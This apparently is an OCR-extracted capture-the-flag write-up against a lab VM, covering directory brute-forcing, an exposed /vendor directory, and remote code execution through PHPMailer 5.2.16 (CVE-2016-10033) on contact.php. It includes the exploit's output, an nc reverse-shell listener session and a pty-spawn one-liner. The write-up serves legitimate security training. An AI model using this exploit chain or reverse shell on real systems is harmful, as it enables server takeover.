
Directory Stucture	Response Code	Response Size
/	200	17515
contact.php	200	179
img	200	4607
icons	403	461
index.html	200	17517
about.html	200	13861
service.html	200	11652
team.html	200	16079
wordpress	301	543
js	200	4783
css	200	3838
manual	200	892
vendor	200	5291

Current speed: 406 requests/sec
(Select and right click for more options)
Average speed: (T) 406, (C) 401 requests/sec
Parse Queue Size: 1694
Current number of running threads: 10
Total Requests: 576675/27174953
Time To Finish: 18:25:29

Starting dir/file list based brute forcing
/manual/pt-br/343/


laTrinite [Running] - Oracle VM VirtualBox
Applicati... Places Firefox E...
Index o
File Edit View History Bookmarks To
Index of /vendor
10.0.0.9/vendor/
Kali Linux Kali Training Kali Tools


Name	Last modified	Size	Descrip
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
changelog.md	2018-08-13 07:56	28K	
class.phpmailer.php	2018-08-13 07:56	141K	
class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
class.pop3.php	2018-08-13 07:56	11K	
class.smtp.php	2018-08-13 07:56	41K	
composer.json	2018-08-13 07:56	1.1K	
composer.lock	2018-08-13 07:56	126K	
docs/	2018-08-13 07:56	-	
examples/	2018-08-13 07:56	-	
extras/	2018-08-13 07:56	-	
get_oauth_token.php	2018-08-13 07:56	4.9K	
language/	2018-08-13 07:56	-	
test/	2018-08-13 07:56	-	
travis.phpunit.xml.dist	2018-08-13 07:56	1.0K	


laTrinite [Running] - Oracle VM VirtualBox
Applicati... Places Firefox E... Feb 9 19:06
Mozilla Firefox
File Edit View History Bookmarks Tools Help
10.0.0.9/vendor/PATH
10.0.0.9/vendor/PATH 90%
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security


```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

Exploitation of target 2: [phpmailer]


- Phpmailer version 5.2.16 contains known vulnerabilities. So well known in fact, that the SECURITY.md file states the cve number, a link for more details, etc. The exploit used was a ready packaged anarcoder python script that was easily editable to tailor it for the system.
- Through this exploit a shell was obtained for the www-data user allowing the capture of flag 2.




```
5.2.16
```



```
# Security notices relating to PHPMailer

Please disclose any vulnerabilities found responsibly - report any security problems found to
the maintainers privately.

PHPMailer versions prior to 5.2.18 (released December 2016) are vulnerable to [CVE-2016-10033]
(https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-10033) a remote code execution
vulnerability, responsibly reported by [Dawid Golunski](https://legalhackers.com).

```



```
ANARCODER
   PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com
 Version 1.0 - github.com/anarcoder - greetings opsxcq & David Golunski

[+] SeNdiNG eVIl SHeLL To TaRGeT....
[+] SPaWNiNG eVIL sHeLL..... bOOOOM :D
[+]  ExPLoITeD http://10.0.0.9/contact.php
```



laTrinite [Running] - Oracle VM VirtualBox
Applicati...
Places
Terminat...
Feb 9 19:46
captainkyd@laTrinite: ~
captainkyd@laTrinite: ~ 98x21

```
    #3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
$ python -c "import pty;pty.spawn("/bin/bash");'
> whoami
> ^C

┌──(captainkyd㉿laTrinite)-[~]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.0.44] from (UNKNOWN) [10.0.0.9] 43392
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/var/www/html
$ cd ../
$ ls
flag2.txt
html
$ cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
$ 
```


```
[+] SeNdiNG eVIl SHeLL To TaRGeT....
[+] SPaWNiNG eVIL sHeLL..... bOOOOM :D
[+]  ExPLoITeD http://10.0.0.9/contact.php
```

Exploitation of target 2: [open access to sensitive data]

